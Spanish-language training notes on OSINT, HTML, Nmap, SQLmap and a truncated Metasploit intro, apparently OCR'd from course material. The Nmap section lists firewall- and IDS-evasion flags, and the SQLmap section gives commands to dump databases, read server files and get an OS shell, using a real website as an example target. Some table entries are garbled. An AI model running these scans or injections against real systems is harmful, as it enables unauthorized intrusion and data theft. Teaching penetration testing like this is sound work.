OSINT significa *Open Source Inteligence,* lo que al traducirlo nos da: **investigación en fuentes abiertas.** Es posible que te hayas cruzado más de una vez con estas siglas y que, aunque sepas que tiene que ver con algo relacionado a la investigación, no termines de entender del todo qué es o para qué sirve.

¿Qué es OSINT? Beneficios que aporta este sistema

El término OSINT *(Open Source Intelligence)* comenzó a utilizarse en el año 1941 en Estados Unidos, con la organización FBIS (*Foreign Broadcast Information Service*).

Esta organización tenía como objetivo recopilar o generar inteligencia a partir del rastreo, traducción y análisis de transmisiones extranjeras con fines propagandísticos de guerra. Incluso se cree que llegaron a anticipar la intención de Japón de entrar en guerra.

La cosa ha ido evolucionando, y ya en nuestros días el término es utilizado sobre todo en el ámbito de la ciberseguridad. Y es que las siglas OSINT **hacen referencia hoy al sistema para recopilar información de fuentes abiertas**, especialmente en Internet.

¿Qué son fuentes abiertas?

Cualquier vía de la que podamos obtener datos y que sea accesible o pública. Es decir, puede ser gratuita o tener algún coste**, pero que no esté cifrada y sea de dominio público (cualquier ciudadano la puede ver).**
Como ves, la clave de este sistema es la información, pero: ¿información para qué?

- Para obtener respuestas a través de cualquier motor de búsqueda (¡¡¡Google, Yahoo!!!!, etc.)
- Acelerar el proceso de una investigación.
- Documentarte sobre un tema específico.
- Preparar un caso (si eres policía o detective).
- Mejorar la ciberseguridad.
- Buscar a una persona en concreto.
- Seguir el rastro de operaciones de una empresa.
- O para aprender sobre cualquier cosa, como, por ejemplo, hacer un pastel de cumpleaños.

Piensa que con la información correcta en tus manos **puedes desempeñar mejor cualquier tarea, extraer conclusiones más acertadas acerca de cualquier tema o tomar decisiones basadas en certezas.**
En definitiva, el sistema OSINT consiste en:

- Aprovechar la enorme cantidad de información que hay disponible a través de fuentes abiertas.
- Seleccionar la que te interesa.
- Procesarla y analizarla.
- Plasmarla en un documento.
- Extraer conclusiones a raíz de la información.

Pero demos un paso más y veamos ejemplos de a quién le puede interesar usar OSINT.

Para quién es útil OSINT
La inteligencia de fuentes abiertas (como también se conoce al proceso OSINT) te permite obtener datos que por otras vías no obtendrías; pero, sobre todo, información fiable. Es decir, vas a poder contrastar la información para comprobar que es válida.

Este punto es lo que hace que este sistema sea muy útil para todas estas ramas profesionales:

- **Policías y miembros del ejército:** porque necesitan contrastar información para diseñar un plan de actuación táctico, o para acelerar el proceso de investigación de un caso.
- **Investigadores:** para obtener información acerca de una persona, una empresa o un tema en concreto.
- **Periodistas:** al documentarse para un reportaje, especialmente si se trata de destapar una trama política, una estafa o cualquier tipo de acción delictiva.
- **Detectives:** cuando son contratados para obtener información sobre una persona o sobre un tema específico y necesitan realizar un seguimiento exhaustivo.
- **Escritores:** en la línea del periodismo, para documentarse sobre un hecho, un tema o alguien en concreto.
- **Estudiantes:** se están formando en ciberseguridad o en el ámbito de la seguridad privada.

- **Particulares:** quieren encontrar a una persona o mejorar sus ciberdefensas (proteger mejor su privacidad).

Como ves, OSINT puede ser útil para cualquier persona, pero si nos ceñimos a un ámbito profesional, se suele vincular a este sistema con todas las ramas relacionadas con la seguridad, periodismo o el marketing.

Ventajas y desventajas de investigar usando OSINT

Es evidente que todo lo que supone obtener más información supone una ventaja; pero, siento decírtelo, no todo iba a ser color de rosa. Veamos los pros y los contras de usar este sistema de investigación.

Ventajas

- **Implica menos riesgos:** puedes recopilar información desde un despacho, la oficina o tu casa. No es necesario que hagas trabajo de campo ni que te desplaces a ningún lugar.
- **Es más rentable:** ya que en la mayoría de los casos es posible obtener la información de forma gratuita.
- **Facilidad de acceso:** se trata de fuentes abiertas a las que cualquiera puede acceder.
- **Actualización constante de la información:** utilizando este sistema nunca vas a topar con información obsoleta.
- **Muy útil para cualquier tipo de investigación:** sea cual sea tu objetivo, ese sistema acelerará el proceso de tu investigación.

- **Ayuda a los profesionales de la seguridad:** les permite anticiparse a conflictos y sucesos, y así poder diseñar un plan de acción ajustado a las necesidades de la situación.
-

Desventajas

- **Exceso de información poco clara:** la cantidad de información que hay en Internet es abrumadora. Tanto que uno de los principales problemas que tiene cualquier persona para aprender OSINT es que se ve incapaz de filtrarla o jerarquizarla.
- **Fuentes poco fiables:** las fuentes abiertas también acumulan una cantidad de información errónea o poco veraz, por lo que hay que aprender a discernir lo verídico de lo falso.

Como ves, los pros superan a las contras, pero la realidad es que para muchas personas es muy difícil entrar en el mundo de la investigación con OSINT.

Diferentes usos y aplicaciones de OSINT

Vale, ya ha quedado claro que OSINT sirve para investigar de forma más eficaz, pero… ¿cómo o por qué lo hace?

Buena pregunta. 😉

De forma concreta, esta metodología de investigación te ayuda a:


- Identificación y prevención de posibles amenazas en el ámbito militar o de la seguridad nacional.
- Búsqueda y seguimiento de personas.

- Conocer la reputación online de un usuario o empresa.
- Realizar estudios sociológicos, psicológicos, lingüísticos, etc.
- Auditorias de empresas y diferentes organismos, con el fin de evaluar el nivel de privacidad y seguridad.
- Evaluar tendencias de mercados.
- Documentación periodística.
- Análisis de mercado para lanzamiento de campaña de marketing.

Estos son los usos más habituales de las técnicas de investigación OSINT.

Proceso OSINT: fases del sistema de obtención de información

Lo que más me gusta de este sistema es que **se estructura mediante un proceso claro**. Una vez aprendes a aplicar cada una de las fases que lo componen, tu trabajo de investigación se agiliza muchísimo.



Las diferentes fases del proceso son:

1. **Establecer objetivos:** la base de todo el proceso es tener claros los objetivos de tu investigación. Saber para qué va a servir la información que buscas y de qué tipo va a ser.
2. **Identificar fuentes relevantes:** ahora toca realizar un estudio de las fuentes de información más interesantes para tu investigación.

3. **Obtención de la información:** este es uno de pilares fundamentales del proceso. Debes seleccionar la información que te interese a través de las fuentes abiertas (documentos, libros, prensa especializada y, como no, en Internet).
4. **Procesamiento y análisis:** tras recopilar la información «en bruto», toca procesarla mediante un análisis que revele los niveles de importancia de todos los datos obtenidos.
5. **Presentación de inteligencia:** por último, debes darle un formato a esos datos para que sean fácilmente interpretables y puedan utilizarse de forma práctica en la investigación.

La mayoría de las veces se trata de un trabajo lento y minucioso, en el que se va mejorando con la práctica. La idea es que tengas este proceso tan implementado en tu rutina de investigación que te sea muy sencillo y natural aplicar cada una de las fases.

Con un buen aprendizaje y práctica, **dominarás sin problemas el sistema OSINT.**

OSINT: la herramienta perfecta para tus investigaciones

Espero que ahora tengas más claro qué es OSINT de forma más exacta y, sobre todo, que tengas más claro cómo te puede ayudar en tu trabajo. Al final, como se suele decir: ***«la información es poder».***

Y tener un sistema de investigación donde encontrar todos esos datos que necesitas para poder esclarecer

un caso o definir mejor la táctica usar, siempre es una ventaja.

TEMA 3

HTML

HTML (HyperText Markup Language) es el primer lenguaje que una persona debe conocer si desea comenzar a realizar páginas web. HTML no es un lenguaje de programación, sino un lenguaje descriptivo, una serie de etiquetas que el navegador interpretará de una u otra forma para mostrar distintos contenidos por pantalla. Por ejemplo, si creamos un documento de texto que se llame ejemplo.html y que contenga el siguiente texto:

```
<html>

<head></head>

<body>

Hola Mundo! <br>
```

```
<b>Esto es negrita. </b><br>



<i>Y esto it&aacute;lica.</i><br>



</body>



</html>
```

Generará el siguiente resultado:

¡Hola mundo!

Esto es negrita.

Y esto itálica.

Por tanto, aprender HTML consiste en conocer y saber utilizar dichas etiquetas. Para realizar este curso no necesitas ningún software específico, sino que tan sólo necesitas un editor de texto, como puede ser el bloc de notas de Windows, aunque se recomienda usar algún otro editor más especializado que te ayude en la

escritura del código, como puede ser el Macromedia Dreamweaver.

Etiquetas Mas Utilizadas del Lenguaje HTML

ETIQUETA	CONCEPTO
<html>	Define el inicio del documento HTML, le indica al navegador que lo que viene a continuación debe ser interpretado como código HTML.
<script>	incrusta un script en una web, o se llama a uno mediante src="url del script"
<head></head>	define la cabecera del documento HTML; esta cabecera suele contener información sobre el documento que no se muestra directamente al usuario
<title>:	Define el título de la página. Por lo general, el título aparece en la barra de título encima de la ventana.
<link>:	Para vincular el sitio a hojas de estilo o iconos.
<style>	Para colocar el estilo interno de la página; ya sea usando CSS, u otros lenguajes similares. No es necesario colocarlo si se va a vincular a un archivo externo usando la etiqueta <link>.
<body></body>	Define el contenido principal o cuerpo del documento. Esta es la parte del documento html que se muestra en el navegador; dentro de esta etiqueta pueden definirse propiedades comunes a toda la página, como color de fondo y márgenes.
<h1> a <h6>:	Encabezados o títulos del documento con diferente relevancia.
<table></table>	Define una tabla.
<tr>:	Fila de una tabla.
<td></td>	Celda de una tabla (debe estar dentro de una fila).
<a>	hipervínculo o enlace, dentro o fuera del sitio web
** :**	División de la página.
<img>	Imagen. Requiere del atributo src, que indica la ruta en la que se encuentra la imagen.
** :**	Etiquetas para listas.
<b> ó **	texto en negrita
**<i> ó **	texto en cursiva
<s> ó <del>	texto tachado

Etiquetas Mas Utilizadas del Lenguaje HTML

<u></u>	texto subrayado
<blockquote></blockquote>	Sangrado.
** **	Salto de línea.
<caption></caption>	Establece el título de una tabla. Dentro de <table>.
** **	Centra en horizontal.
****	Fuente.
<form></form>	Formulario
<frame></frame>	Marco.
<frameset></frameset>	Estructura de los marcos.
** **	Encabezado de primer orden
<hr>	Línea de separación horizontal.
<iframe>	Marco en línea. Carga en un marco otra página.
** **	Lista numerada de objetos.
** **	Párrafo nuevo.
****	Subíndice.
****	Superíndice.

WEBGRAFÍA:

http://roble.pntic.mec.es/apuente/html/paginas/resumen.htm

http://es.wikipedia.org/wiki/HTML

TEMA 4

NMAP

Nmap es el programa gratuito por excelencia para descubrir todos los hosts que hay en una o varias redes, así como qué puertos tiene abiertos un determinado host**,** y también nos permite saber qué servicio hay detrás de dicho puerto abierto, ya que analiza todo el tráfico que devuelve para intentar «adivinar» el programa utilizado, con la finalidad de explotar alguna vulnerabilidad. Este programa también es capaz de detectar el tipo de sistema operativo y la versión del sistema operativo que tenemos en un determinado host, y todo ello de manera muy fácil y rápida. Nmap está disponible para sistemas operativos Microsoft Windows, Linux, y también macOS, y se puede descargar desde la web oficial de Nmap o directamente desde los repositorios de cada distribución de Linux.

Nmap tiene una interfaz gráfica de usuario que se llama Zenmap, Zenmap es la interfaz gráfica oficial que nos permitirá realizar todas y cada una de las funciones del propio programa, pero con una interfaz gráfica de usuario en lugar de comandos por consola. Podremos ejecutar de manera muy fácil los diferentes tipos de análisis de puertos que permite el propio software, y mostrarlos de manera intuitiva para que los usuarios

menos experimentados con esta herramienta también puedan usarla. Zenmap también es multiplataforma, libre y completamente gratuito, compatible con sistemas Microsoft Windows, Linux, macOS y BSD. Aunque normalmente los usuarios avanzados van a ejecutarlo todo a través del propio terminal, Zenmap nos permite un campo de orden avanzado para no tener que hacerlo, por lo que todo lo podremos realizar directamente desde este programa.

Por último, Nmap tiene los scripts NSE (Nmap Scripting Engine). NSE es un módulo de Nmap que nos va a permitir explotar las vulnerabilidades previamente encontradas por el propio programa, gracias a NSE podremos automatizar el pentesting a la red local doméstica o empresarial, y todo ello con scripts muy actualizados con las últimas vulnerabilidades conocidas. En la web oficial de Nmap Scripting Engine (NSE) puedes encontrar todos los detalles sobre este módulo, y cómo utilizar los diferentes scripts.

Comandos de Nmap: Todos los parámetros que puedes usar
Seleccionar objetivos a escanear: Direcciones IP, rangos de IP, dominios, subredes enteras

Para proceder con el escaneo de los diferentes hosts que hay en una red, es necesario definir qué dirección IP queremos escanear, ya sea dirección IP privada (de la red local), o pública (de Internet). También vamos a poder seleccionar un rango de direcciones IP que

nosotros definamos, un dominio de Internet o local, así como escanear subredes enteras haciendo uso de la máscara de subred.

Algunos ejemplos de escaneos que puedes realizar son:

NMAP 192.168.1.1

NMAP 192.168.1.1-254

NMAP WWW.REDESZONE.NET

NMAP 192.168.1.0/24

Otras formas de seleccionar objetivos es incorporarlos a un fichero de texto, y posteriormente cargar dicho fichero en Nmap para hacer un escaneo secuencia. También podrías realizar un escaneo tomando esos objetivos, pero hacerlo de manera aleatoria.

- -iL fichero (lista en fichero)
- -iR (elegir objetivos aleatoriamente)
- –exclude –excludefile fichero (excluir sistemas desde fichero)

Descubrimiento de hosts (si el método anterior estándar no ha funcionado)

Nmap nos permite una gran configurabilidad a la hora de descubrir hosts que están levantados. Con este programa es posible enviar diferentes paquetes TCP con diferentes «flags», para ver qué contesta el propio host,

también nos permitirá enviar, datagramas UDP para comprobar esto mismo.

A continuación, tienes un completo listado de las órdenes avanzadas que podremos utilizar y para qué sirven cada una de ellas, la ejecución se realiza de la siguiente forma (por ejemplo):

```
nmap 192.168.1.1-20 -PS
```

- -PS n (envía un TCP SYN al puerto 80 por defecto para descubrir hosts levantados, «n» puede ser otro puerto o puertos a probar)
- -PA n (envía un TCP ACK al puerto 80 por defecto para descubrir hosts levantados, «n» puede ser otro puerto o puertos a probar)
- -PU n (envía un datagrama UDP al puerto 40125 por defecto para descubrir hosts levantados, «n» puede ser otro puerto o puertos a probar)
- -sL (no escanea, únicamente lista los objetivos)
- -PO (ping por protocolo)
- -PN (No hacer ping)
- -n (no hacer DNS)
- -R (Resolver DNS en todos los sistemas objetivo)
- –traceroute (trazar ruta al sistema (para topologías de red))
- -sP (realizar ping, igual que con –PP –PM –PS443 –PA80)

Puertos a analizar: puerto único, todos los puertos (1-65535), rango de puertos.

Para analizar los puertos abiertos o cerrados de un determinado objetivo (o de varios objetivos), tenemos la opción de ejecutar diferentes argumentos para escanear un puerto único, todos los puertos, un rango de puertos, los 100 puertos más comunes etc. Este programa nos indicará si los puertos están abiertos, cerrados, filtrados o si no sabe el estado en concreto.

Algunos ejemplos de escaneos de puertos que puedes realizar a una determinada dirección IP son:

```
nmap 192.168.1.1 -p 80
```

```
nmap 192.168.1.1 -p 80-100
```

```
nmap 192.168.1.1 -p 80,443,21
```

Escaneo rápido de puertos con los 100 más comunes:

```
nmap 192.168.1.1 -F
```

Escaneo de puertos UDP y TCP a la vez, y que muestre todo lo que encuentre.

```
nmap 192.168.1.1 -p U:53,T:21-25,80
```

Si queremos escanear los 100 puertos más utilizados habitualmente por diferentes servicios:

```
NMAP 192.168.1.1 --TOP-PORTS 100
```

Técnicas de análisis de puertos (avanzado, si lo anterior no ha funcionado o quieres usar un flag en concreto)

El programa Nmap nos permite realizar escaneo de puertos avanzados, enviando diferentes tipos de paquetes TCP y UDP entre otros, para descubrir que un puerto está abierto, filtrado o cerrado. Estas órdenes son fundamentales para comprobar cómo tienen los hosts un puerto o varios puertos.

- -sS (análisis de puertos enviando paquetes TCP SYN)
- -sT (análisis de puertos enviando paquetes TCP CONNECT)
- –sA (análisis de puertos enviando paquetes TCP ACK)
- -sW (análisis de puertos enviando paquetes TCP Window)
- -sU (análisis de puertos enviando paquetes UDP)
- -sY (análisis de puertos enviando paquetes SCTP INIT)
- -sZ (análisis de puertos enviando paquetes COOKIE ECHO de SCTP)
- -sO (análisis de puertos enviando paquetes IP directamente)
- -sN (análisis de puertos enviando paquetes TCP Null Scan)
- –sF (análisis de puertos enviando paquetes TCP FIN Scan)

- -sX (análisis de puertos enviando paquetes TCP Xmas Scan)

Duración de los escaneos a realizar y otras opciones avanzadas

Nmap nos permite acelerar el escaneo de los diferentes puertos, aunque si lo hacemos demasiado rápido, es posible que puertos que realmente estén abiertos los marque como cerrados, es decir, no es recomendable hacer los escaneos de manera muy rápida. Si utilizamos el flag «-TX» siendo X un número entre 0 y 5, podremos configurar la velocidad del escaneo:

- -T0 paranoico
- -T1 sigiloso
- -T2 sofisticado
- -T3 normal
- -T4 agresivo
- -T5 locura

Este programa también nos permite paralelizar el escaneo de los diferentes puertos de los hosts, para ello podremos paralelizarlo a un grupo de hosts, y también nos permitirá enviar de manera simultánea diferentes paquetes:

- –min-hostgroup
- –max-hostgroup
- –min-parallelism
- –max-parallelism

Otras opciones que tenemos es la posibilidad de enviar paquetes no más lentos (–min-rate) que un determinado número, ni más rápido (–max-rate) que un determinado número. Esto es ideal para no colapsar un determinado host y que un IDS pueda bloquearnos el acceso.

También podemos configurar el RTT «Round trip time», en este caso tendremos hasta tres argumentos que podremos utilizar:

- –min-rtt-timeout
- –max-rtt-timeout
- –initial-rtt-timeout

También tenemos la opción de limitar a un máximo de reintentos el envío de paquetes a un determinado puerto de un host, el argumento a utilizar es «–max-retries» y es muy útil para no «colapsar» un puerto, o que un IDS salte y nos bloquee.

- –max-retries

Detección de servicios en los hosts y versiones del software y/o sistema operativo

Nmap es un programa tan potente que también nos va a permitir detectar la versión de los diferentes servicios que tenemos en el sistema, de hecho, es capaz de intentar adivinar qué sistema operativo está utilizando un host remoto, con el objetivo de realizar posteriormente un pentesting.

En esta sección tenemos unos argumentos muy interesantes:

- -O (habilitar la detección del sistema operativo)
- -sV (detección de la versión de servicios)
- –max-os-tries (establecer número máximo de intentos contra el sistema objetivo)

Evasión de cortafuegos y sistemas de detección de intrusiones

En la gran mayoría de redes empresariales tenemos tanto firewalls como sistema de detección y prevención de intrusiones. Es posible intentar engañar a estos sistemas, realizando diferentes técnicas con Nmap, algunos ejemplos son los siguientes:

- -f (fragmentar paquetes)
- -D d1,d2 (encubrir análisis con señuelos)
- -S ip (falsear dirección origen)
- –g source (falsear puerto origen)
- –randomize-hosts orden
- –spoof-mac mac (cambiar MAC de origen)

Otros parámetros (incrementar verbose y más)

- -v (Incrementar el nivel de detalle del escaneo)
- -d (1-9) establecer nivel de depuración
- –packet-trace ruta de paquetes
- –resume file continuar análisis abortado (tomando formatos de salida con -oN o -oG)
- -6 activar análisis IPV6

- -A agresivo, igual que con -O -sV -sC –traceroute

Opciones interactivas (que se pueden ejecutar mientras está realizando el análisis)

- v/V aumentar/disminuir nivel de detalle del análisis
- d/D aumentar/disminuir nivel de depuración
- p/P activar/desactivar traza de paquetes

Scripts

- -sC realizar análisis con los scripts por defecto
- –script file ejecutar script (o todos)
- –script-args n=v proporcionar argumentos
- –script-trace mostrar comunicación entrante y saliente

Formatos de salida

- -oN normal
- -oX XML
- -oG programable
- –oA todos

TEMA 5

SQLMAP

SQLmap es una de las herramientas más conocidas para hacer ataques **SQLi** (SQL Injection) escrita en Python. SQLmap se encarga de realizar peticiones a los parámetros de una URL que se le indiquen, ya sea mediante una petición GET, POST, en las cookies, etc. Es capaz de explotar todo tipo de SQLi como union-base, time-base-blind, base-blind-injection, heavy-queries, etc.

SQL Injection es una técnica de ataque a paginas o aplicaciones, que intenta inyectar código SQL dentro de la aplicación destino, para acceder a información sensible. Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.

Permite realizar de manera automática 6 técnicas de ataques:

- boolean-based blind
- time-based blind
- error-based

- UNION query
- stacked queries
- out-of-band

El operador UNION se utiliza en las inyecciones SQL para unirse a una consulta, deliberadamente forjada por el consultor, a la consulta original. El resultado de la consulta realizada se unirá al resultado de la consulta original, permitiendo que el consultor obtener los valores de los campos de otras tablas.

Blind SQLi o Ataque a ciegas por SQLi es otro método o alternativa a la tradicional SQLi, es utilizada cuando la web no tira ningún tipo de error ya que los webmasters han quitado la o desactivado el SHOW_WARNINGS y SHOW_ERRORS que son los encargados de imprimir errores en pantalla cada vez que se hace una petición errónea a la base de datos pero si podemos comprobar datos por medio de verdaderos o falsos y a lo largo de este paper veremos a que se refiere con esos verdaderos y falsos. El nombre Blind SQLi o SQLi a ciegas hace referencia a que los nombres de las tablas y demás datos que saquemos, lo haremos adivinándolo ya que no mostrara ningún error en pantalla.

- Time based injection - Inyección basado en el tiempo
- Blind injection - Inyección a ciegas.
- Error based injection - Inyección en base a error
- Normal injection - Inyección normal o ordinaria.

Técnicas

- **Boolean-based blind**: se basa en una técnica que intenta extraer información carácter a carácter, insertando tras la consulta válida una consulta de tipo SELECT que comprobará si el carácter solicitado se corresponde con el carácter almacenado en la BD.
- **Time-based blind**: utilizando un principio similar a la técnica anterior, esta vez la consulta SELECT introduce un delay en la BD que solo se ejecutará en el caso de que se cumpla la condición que posteriormente le permitirá al atacante obtener una respuesta de válido o inválido gracias a las esperas en la presentación de los resultados.
- **Error-based**: esta técnica permite obtener información directamente de la información de error no controlada devuelta por la BD en la web atacada.
- **UNION query-based**: se basa en añadir una consulta que empiece con UNION ALL SELECT, revelando información sensible solo si la aplicación web vuelca toda la información devuelta por la BD en la página web atacada.
- **Stacked queries**: funcional solo en aquellos casos en los que la aplicación web permite la ejecución múltiple de consultas (separadas por ‘;’), y aprovecha esta funcionalidad para añadir todo tipo de consultas de ataque después de la consulta válida enviada.

SQLmap tiene soporte para distintos motores de base de datos:

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server
- Microsoft Access
- IBM DB2
- SQLite
- Firebird
- Sybase
- SAP MaxDB

SQLmap permite automatizar ataques de inyección de SQL como **SQLNinja**

Los comandos se agrupan según categorías:

- Target
- Request
- Optimization
- Injection
- Detection
- Techniques
- Fingerprint
- Enumeration
- Brute force

- User-defined function injection
- File system access
- Operating system access
- Windows registry access
- General
- Miscellaneous.

Errores:
http://www.elhacker.net/noticia.php?id=1'

- --dbms=mysql

[..] Error: You have an error in your SQL syntax [..] Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in [..]

- --dbms=mssql

Microsoft OLE DB Provider for ODBC Drivers error [..] Server Error in '/' Application. Unclosed quotation mark before the character string [..]

- --dbms=orcale

java.sql.SQLException: ORA-00933: SQL command not properly ended at [..]

Requisitos - Dependencias

- Python 2.6 o 2.7 (no funciona con 3.0)
- gzip
- ssl
- sqlite3
- zlib

Instalación clonando el repositorio git

git clone git://github.com/sqlmapproject/sqlmap.git
cd sqlmap

Uso:

python sqlmap.py [opciones]

- **--url** url (-u) con la variable vulnerable ejemplo elhacker.net/noticia.php?id=1
- **-p** (buscar otra variable vunlerable) elhacker.net/noticia.php?id=1&user
- **--data** si hay un formulario GET,POST los campos vulnerables
- **--level=n** cinco niveles según dificultad
- **--dbs** listar las bases de datos
- **--dbms** motor de la base de datos (MySQL,SQL Server ,etc)
- **-D** indicamos la base de datos a utilizar (-Database)
- **--tables** mostrar las tablas disponibles

- **-t** nombre de la tabla **--columns**
- **--dump** vuelca resultados, mostrar contenido de las tablas
- **-C (Columnas)** columnas a mostrar
- **--wizard** ejecuta un asistente
- **--threads=n** número de procesos (por defecto 1)
- **--delay=n** segundos de espera entre peticiones http
- **--current-db** base de datos que está usando actualmente
- **--current-user** ver usuario que está ejecutando
- **--is-dba –current-db** ver si el usuario es el dba de la BD
- **--privileges** ver los privilegios del usuario (alter, create, drop, execute)
- --**file-read** path (ruta) leer ficheros
- **--sql-shell** obtener una sql en shell
- **--os-shell** obtener shell en el servidor (asp es la 1, aspx 2, jsp 3, php 4) (si se poseen los suficientes privilegios y un FPD (Full Path Disclosure)
- **--headers**= cabeceras del navegador
- **--random-agent** cabeceras del navegador aleatorias
- **--time-sec**= Segundos para retrasar la respuesta de DBMS (por defecto 5)
- **---technique=** : Se utiliza para seleccionar la técnica que se va a utilizar en la inyección (B - E - U - S - T - Q.) Boolean-based, Error-based, Union, Stacked querys, Time-based, Inline queries
- **--flush-session**

- Si el SQLi es Blind Boolean Based , se especifica con una "B"
- Si el SQLi es Error Based/Double Query , se especifica con una "E"
- Si el SQLi es Union Based , se especifica con una "U"
- Si el SQLi es Stacked querys , se especifica con una "S"
- Si el SQLi es Time Based , se especifica con una "T"
- Si el SQLi es Inline queries , se especifica con una "Q"

- **--forms** si queremos que busque automáticamente los campos de formularios
- **--proxy=** usar servidor proxy
- **--sql-query** añadir consulta sql
- **--tamper**= scripts ofuscación y bypass (ejemplo space2mysqlblank.py, charencode.py, base64encode.py, randomcomments.py, etc)
- **--chek-tor** ---> User Tor Anonymity Network
- **--tor-port** ---> Set Tor proxy port other than default
- **--tor-type** ---> Set Tor proxy type (HTTP (default), SOCKS4 or SOCKS5)

Listado completo en la documentación oficial:


- https://github.com/sqlmapproject/sqlmap/wiki/Usage

TEMA 6

METASPLOIT.

MetaSploit es una suite o conjunto de programas en realidad. Está diseñada para explotar las vulnerabilidades de los equipos y es sin duda el programa más usado por los mejores hackers del mundo. Dentro de MetaSploit, disponemos de multitud de herramientas y programas para ejecutar en las diferentes vulnerabilidades de cada equipo, a cada una de estas aplicaciones se le llama sploit.

Primero vamos a arrancar nuestra Kali Linux y le configuramos la red con una IP estática dentro del rango de red de la víctima con sudo nano /etc/networw/interfaces.

